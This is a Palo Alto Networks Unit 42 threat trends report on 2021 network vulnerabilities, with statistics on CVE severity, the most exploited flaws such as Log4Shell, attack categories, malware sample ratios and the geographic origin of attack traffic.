paloalto NETWORKS | UNIT 42

2022 UNIT 42 NETWORK THREAT TRENDS RESEARCH REPORT

VOL. 1

NETWORK
THREAT
TRENDS
RESEARCH
REPORT

Table of Contents

Foreword

Remote work has become the new normal for many, paving the way for employees to work from anywhere in the world and essentially redefining network security for enterprises. With the perimeter all but disappearing, the network threat landscape has expanded. This fundamentally shifts how we approach network security in the era of modern threats. To effectively protect against the surge in attacks, now using advanced obfuscation and encryption techniques to evade detection, organizations need to understand the new threat landscape as well as proper mitigation tactics.

Threats have increased exponentially with no signs of slowing down. We witnessed millions of active exploitation attempts in 2021 for Log4Shell alone, and the number of detections is still climbing. Furthermore, threat actors are now using automation and as-a-service offerings, sophisticated tools, and evasive tactics to bypass the security defenses many organizations have in place today. Using these tools and approaches, often remote access Trojans (RATs) or variations of popular Red Team tools, adversaries have improved the speed and success rate of attacks. These tools make it easier than ever for attackers to create completely customizable command-and-control (C2) channels that cannot be stopped with traditional approaches. As we know, C2 is late in the attack lifecycle after delivery and the last opportunity for a network defender to stop a malicious actor before they pivot to actioning on their objective, which can include delivering ransomware, expanding their footprint, gathering intel, or other nefarious actions. This makes it critical for security teams to prevent malicious C2 at lightning speed.

In lieu of prevention, network security teams need to be able to quickly and accurately detect and validate these sophisticated attacks. Analysis of potentially malicious threats entering the network must also be done on real, live traffic to see and stop attacks as they're happening, rather than retroactively offline where they can hide. Additionally, automation and machine learning (ML) are key capabilities to defeat the deluge of unknown and evasive threats in real time. Organizations need to also look at protecting their networks holistically, not just from any one source, as there is no silver bullet when it comes to preventing all threats from entering the network. Thus, it's not only vital to continue measuring the security in data centers and campuses, but also endpoints, IoT devices, and remote network access as work from home remains our new normal.

Adversaries are continually innovating to bypass security defenses and successfully breach a network. In order for organizations to keep pace with the overwhelming speed and proliferation of attacks, they need to understand the current state of threats and vulnerabilities. This report provides insight into the latest network threat trends, including newly observed attacks in the wild. We hope that this report will provide a better understanding of the state of network security and improve protection for your organization.

Jen Miller-Osborn
Deputy Director, Unit 42
Palo Alto Networks

Xu Zou
VP, Network Security
Palo Alto Networks

Attacks Continue to Rise as Actors Shift from Physical World to Digital

Network threats and attacks continued to increase in 2021, a year after the observed surge in 2020 when large volumes of workers switched to home or hybrid work. 2021 saw more than 11,000 newly published vulnerabilities; our analysis found that while there was a decline in new vulnerabilities published from 2020, there was an increase in the use of Remote Code Execution (RCE) and information disclosure vulnerabilities. The ratio of malware samples to benign files also saw a large increase, nearly doubling from the previous 12 months, proving just how much adversarial automation has evolved and the need to detect and ideally prevent unknowns has heightened. Threat actors are becoming more sophisticated in other ways—the use of Red Team tools has also increased to deliver sophisticated attacks designed to simulate an attack, and for offensive security testing, these tools along with Remote Access Trojans (RATs) are being used often by adversaries to successfully evade network security defenses. However, it's not just the new. Some RCE vulnerabilities, like CVE-2017-9841 and CVE-2019-9082, had been reported several years ago and were still found active and widely exploited in 2021.

In this report by our Unit 42 Threat Intelligence team, we provide insight into the newly reported network vulnerabilities of 2021 and reveal the emerging advanced threats of 2022 and 2023 based on observations in the wild. These critical insights help us understand how the network threat landscape will evolve so we can provide security recommendations for organizations to protect themselves and reduce risk. By reading this report, we hope organizations will be able to improve their security posture and better defend against persistent threats, thereby mitigating risk, lowering response times, and maximizing security investments.

Key Insights

- **Overall CVEs decline slightly, but attacks increase significantly**: 11,841 network-related Common Vulnerabilities and Exposures (CVEs) deemed medium severity and above were reported in 2021. This represents a slight decrease compared to previous years (13,123 in 2020), with medium severity vulnerabilities being the most discovered vulnerabilities in 2021. However, attacks themselves have increased 15% from 2020 to 2021, reaching an all-time high—3X more than what we've observed prior to the uptick in remote work due to COVID-19. Fewer CVEs with a greater number of attacks in 2021 heightens the need for patching and virtual patching.
- **Log4Shell, the most impactful exploit**: Of all the network attacks in 2021, Log4Shell (CVE-2021-44228, CVE-2021-45046) was exploited the most due to the large user base of Apache Log4j and its severe security impact. We've witnessed 11 million active exploitation attempts since it first became known to the public, and the number of detections is still rising at the time of publishing. Log4Shell also caused observed cases of critical severity exploits in the wild to triple in December compared to the previous month. Other exploited CVEs topping the list include older vulnerabilities and those targeting IoT, emphasizing the need to patch maintenance across all devices, not just IT.
- **Remote code execution is a favorite among adversaries**: We observed 262 million network exploit attempts in 2021—most targeting high-severity vulnerabilities. Remote code execution is an attacker's favorite type of exploit, with around 75% of them targeting critical vulnerabilities. This is not surprising. With a successful remote code execution, a threat actor is often able to compromise and take over the target machine, yielding higher control and accessibility within the victim's network.
- **Malware is on the rise**: 525 million malicious samples out of a total of 13.7 billion samples were collected by WildFire in 2021, **yielding roughly a 4% malicious ratio**—almost double what was observed in 2020. The data revealed that while the use of malicious PDF files has significantly increased, Portable Executables (PEs) remain the most popular form of malware at 80% of all malware observed.

Overview of Network Vulnerabilities in 2021

In this section, we will do a deep dive into publicly reported network vulnerabilities as well as those being detected in the real world. In 2021, we collected more than 17,000 public vulnerability reports from multiple sources, such as National Vulnerability Database (NVD), Zero Day Initiative (ZDI), Exploit-DB, Metasploit, GitHub, Talos, and over 262 million malicious network sessions from Palo Alto Networks Advanced Threat Prevention service, an Intrusion Prevention System (IPS) delivered on ML-Powered Next-Generation Firewalls (physical, virtual, container), Prisma SASE, Google IDS, Cloud NGFW for AWS, and OCI Network Firewall for Oracle. By looking at the distribution of severity, vulnerability type, and real-world attack data, we were able to gain a better understanding of the network vulnerability landscape in 2021. This provides valuable insights for organizations to understand the current state of threats and how to improve their security posture to better protect their networks.

Methodology

There are tons of vulnerabilities discovered every year. Usually, a vulnerability with a reasonable amount of impact will be reported to a Common Vulnerabilities and Exposures (CVE) organization, and a CVE number will be assigned to it. At the time of writing, our internal threat intelligence system for collecting the latest vulnerability-related information from the official CVE database and other popular cybersecurity sources such as NVD, ZDI, Exploit-DB, Metasploit, GitHub, MITRE CVE Database, and more, has captured 17,546 vulnerabilities with a CVE assigned in 2021. To concentrate on higher-impact vulnerabilities, this paper focuses on network-related vulnerabilities that have a "medium," "high," or "critical" severity level and corresponding NVD Common Vulnerability Scoring System (CVSS) scores. Thus, we removed all non-network and undefined vulnerabilities that did not meet our requirements; the remaining 11,841 vulnerabilities were analyzed for this report.

Real-world attack data is captured by Palo Alto Networks Next-Generation Firewall (NGFW) from different regions, including the United States, Singapore, Japan, Australia, Canada, European locations, and others. The data includes attacks on a variety of industries such as universities, hospitals, e-commerce vendors, finance, tech companies, and so on. This data contains 262 million attack traffic sessions from 2021, excluding internal traffic. We only focus on medium-, high-, and critical-severity attacks to align with the published vulnerabilities. By analyzing such a large dataset, we can identify key network threat trends and provide analysis for the most significant and prevalent live exploit attempts in the wild.

Vulnerability Analysis

The severity of a vulnerability could be evaluated through multiple lenses, such as the difficulty to exploit the vulnerability, or the impact on a single victim once exploited. The weight of each aspect could vary from organization to organization and from researcher to researcher. Thus, building a severity evaluation system that works for everyone is not easy. Fortunately, there are some algorithms that are commonly used in this industry. Among them, the CVSS is the most popular one. In this paper, we use the base severity from CVSS 3.x when available. Usually, the higher the CVSS score, the bigger impact the vulnerability can cause, and the more severe the vulnerability is. For example, the Log4Shell (CVE-2021-44228) vulnerability, the most impactful of 2021, has the highest CVSS score of 10.0.

Of all vulnerabilities in 2021, 98.96% were classified as medium severity or above, meaning that they can be harmful and relatively easily exploited, allowing a fast and simple path to command and control (C2), followed by actioning objectives (like data collection, ransom, or other forms of malicious intent). Figure 1 reveals the distribution of severity. Vulnerabilities with low severity have a lower impact and are less likely to be assigned to a CVE number by vendors for tracking; therefore we see fewer low severity CVE numbers.




Figure 1: Severity distribution of network vulnerabilities with PoC activity

It's important to note that among the critical-severity vulnerabilities, 10.9% have public proof-of-concept (PoC) availability. This means that threat actors have access to public knowledge on how to exploit the vulnerability. Typically, these PoCs are shared prior to patch availability, which can leave software and networks vulnerable to attack. This critical time should be a major focus for IPS solutions that can then be aided by patch updates.

Due to the long process from discovering a vulnerability to its publication, some of the CVEs published in 2021 may have first appeared in 2020. Similarly, a CVE that first appeared at the end of 2021 may be published in early 2022.[1] For these reasons, information about 2021 vulnerabilities captured by our threat intelligence system spans the time period from the end of 2020 to January 2022, and is distributed as shown in Figure 2. We can see that although the total number of CVEs of different severities varies from month to month, they do share a similar monthly distribution. It is typical for critical-severity CVEs to have the lowest number. Medium- and high-severity CVEs tend to be published in similar numbers throughout the year. However, the ratio of real-world attacks is quite different from the vulnerability distribution.

1. We captured the published CVEs on January 15, 2022, which might suggest an underestimation of the last few months in 2021, due to the publication delay of CVEs that were reported late in 2021.




Figure 2: Severity distribution for network vulnerabilities first captured by month

Even though there are tens of thousands of vulnerabilities being reported every year, not all of them are used by attackers in real-world attacks. There are many reasons for this: a PoC may not be available for attackers to weaponize, it may be too difficult to exploit the vulnerability, there may be a lack of accessible vulnerable software on the internet, or it may simply not be worth exploiting due to low vulnerability impact. Here, we present the real-world attacks we observed in 2021, providing insights into where threat actors focused their efforts.

If we compare the severity and distribution of the vulnerabilities reported to the exploits detected in attack traffic, we see that attacks targeting critical vulnerabilities are around 1.5 times the number of critical vulnerabilities being reported. Moreover, we see that in the reported CVEs, medium severity takes the largest share with 43.1%, while in the live exploits, high-severity attacks are the most commonly observed exploits, taking 40.3% of all attack volume. This suggests that attackers tend to exploit vulnerabilities of high and critical severity, likely seeking the largest impact. In lieu of this, organizations should focus on defending against these vulnerability types.

Furthermore, the severity distribution for published CVEs remains relatively steady month to month. However, there was a sharp surge in critical attacks in December 2021 due to the Apache Log4j vulnerability with critical exploit-in-the-wild cases tripling (3x) previous months, especially CVE-2021-44228 and CVE-2021-45046 [11].




Figure 3: Observed in the wild, severity distribution of attacks by year

Looking at the yearly trends for exploit attempts observed in the wild, we noticed a surge in attack volume over the years.[2] With remote work being more prevalent from 2019, network attacks have become more wide-spread and severe, increasing in volume by roughly 180% in 2020, and increasing again by 15% in 2021. We want to note these correlations are based on CVE attacks and do not represent other types of attacks such as phishing. For more information about how threat actors have been using the pandemic to execute attacks, please refer to this Unit 42 blog.

Vulnerability Types

Vulnerability type allows us to classify and categorize a vulnerability for reporting and may refer to the root cause of a vulnerability (stack buffer overflow or use-after-free), the potential impact of a vulnerability (information disclosure or code injection), or a common attack targeting a vulnerability (Denial of Service or SQL injection). In our threat intelligence system, there is not only information about the vulnerability, such as CVE and severity, but also descriptions, Common Weakness Enumeration (CWE), and related news/blogs about the vulnerability. To assign vulnerability types, we analyze available CVE information, severity, CWE data, and related news/blogs, and pick the most appropriate for each vulnerability.

The top three vulnerability types, noted below, represent 31.9% of all published CVEs in 2021. Figure 4 shows the most common vulnerability types:

- **Cross-site scripting (XSS)** is a type of vulnerability that injects malicious scripts into otherwise trusted websites. This type of vulnerability is most commonly classified as medium severity.
- **Denial-of-service (DOS)** vulnerabilities focus on making a public resource unavailable. These vulnerabilities are typically of high severity.

Attacks have increased **15%** from 2020 to 2021. An all-time high, **3X** more attacks were observed than before the transition to remote work.

2. In order to eliminate the effects of the customer count on the total attack sessions being observed, we divided the total number of attack sessions by the customer count to calculate the total attack sessions per customer for this analysis.

- **Information disclosure** vulnerabilities reveal sensitive information. Sensitive information could include directory listings, server information, or file path disclosure. These vulnerabilities are typically high or medium severity.




Figure 4: Top 15 vulnerability types for CVEs published in 2021

The large number of XSS vulnerabilities published in 2021 could indicate that web-based software is more vulnerable, more accessible, or more popular than other types of software. Other types of vulnerabilities, such as buffer overflow, SQL injection, or remote code execution, tend to include a greater number of high- and critical-severity CVEs. These types of vulnerabilities are usually more challenging for researchers to discover and therefore less often reported.

We'd like to note that published vulnerabilities are simply identified and reported on for public knowledge, whereas exploited vulnerabilities are actually detected in an attack and the two may not correlate.

The top three exploited vulnerability types, noted below, represent 65.4% of all attacks in 2021. Figure 5 shows the top 15 attack categories:

- **Remote Code Execution** allows threat actors to execute or inject malicious instructions on a vulnerable system from a remote location. The impact of this type of vulnerability can range from malware execution to full control of the system.
- **Traversal**, also known as Path Traversal or Directory Traversal, is a vulnerability that allows threat actors to gain access to restricted directories and files outside of the root folder. This may expose application code, data, and other sensitive information a threat actor could steal or use to their benefit.
- **Information Disclosure** occurs when an application or web service does not protect information adequately and may expose sensitive data such as usernames, technical details, or infrastructure to an unauthorized user. This type of vulnerability can be a starting point for threat actors since it expands the attack surface and could be used to identify additional vulnerabilities.

Remote code execution, being the most exploited vulnerability, is not surprising because attackers leverage RCE vulnerabilities to gain server control, execute malware, and escalate privileges. Traversal and information disclosure followed closely behind, serving as exploits that help attackers obtain sensitive information, such as user credentials, or aid in further attacks. It's interesting to note that cross-site scripting, despite being the top reported CVE for 2021, makes up less than 10% of total attacks in the wild.




Figure 5: Top 15 attack categories

When we categorized each malicious session observed in attack traffic by vulnerability type and vulnerability severity, we noticed that some specific CVEs are popular with attackers. Figure 6 lists the top 10 vulnerabilities exploited by attacks in 2021. Refer to Appendix 1 for additional details.

Unsurprisingly, the Apache Log4j vulnerability was the most exploited vulnerability in 2021 with over 11 million attack sessions observed in less than one month. This equates to 4.2% of the total attack sessions, showing Log4Shell's unprecedented impact on internet security. Details can be found in section 3.1.

Another interesting thing we can see here is that old vulnerabilities are still widely and actively being exploited with some having been disclosed as far back as 2017.




Figure 6: Most exploited vulnerabilities

We want to clarify that for "F5 TMUI/ForgeRock OpenAM"—the seventh most exploited vulnerabilities in Figure 6 and Appendix 1—we combined CVE-2020-5902 and CVE-2021-35464 as they were both logged due to the Apache path normalization issue [12] and therefore related. Others that show two or more CVEs are similar in nature and target the same vendor. It's important to note that IPS vendors, such as Palo Alto Networks, can use a single threat prevention signature to detect multiple, similar CVE attacks.

Geolocation Analysis

As part of our observation of attacks being exploited in the wild, we traced the geographic origin by correlating the IP addresses of bad actors. It should be noted that sophisticated attackers will often leverage proxy servers and VPNs located in other regions to hide their actual locations. Apart from hiding true locations, much of the exploitation traffic originates from botnet compromised machines, which include IoT devices and public cloud virtual machines.

We discovered that the largest number of attacks appear to originate from the United States, with almost 68% of all attack traffic volume, followed by the Russian Federation (5.6%), Mainland China (4.0%), and Germany (3.2%). Appendix 2 has the 14 identified countries with traffic volume over 0.8%. Assuming actors do obfuscate their location by using a local compromised server, it elevates the importance of all organizations deploying network security to minimize the availability of compromisable machines in which to launch an attack.

The heat map in Figure 7 represents each location's traffic volume with colors, as described in the legend.

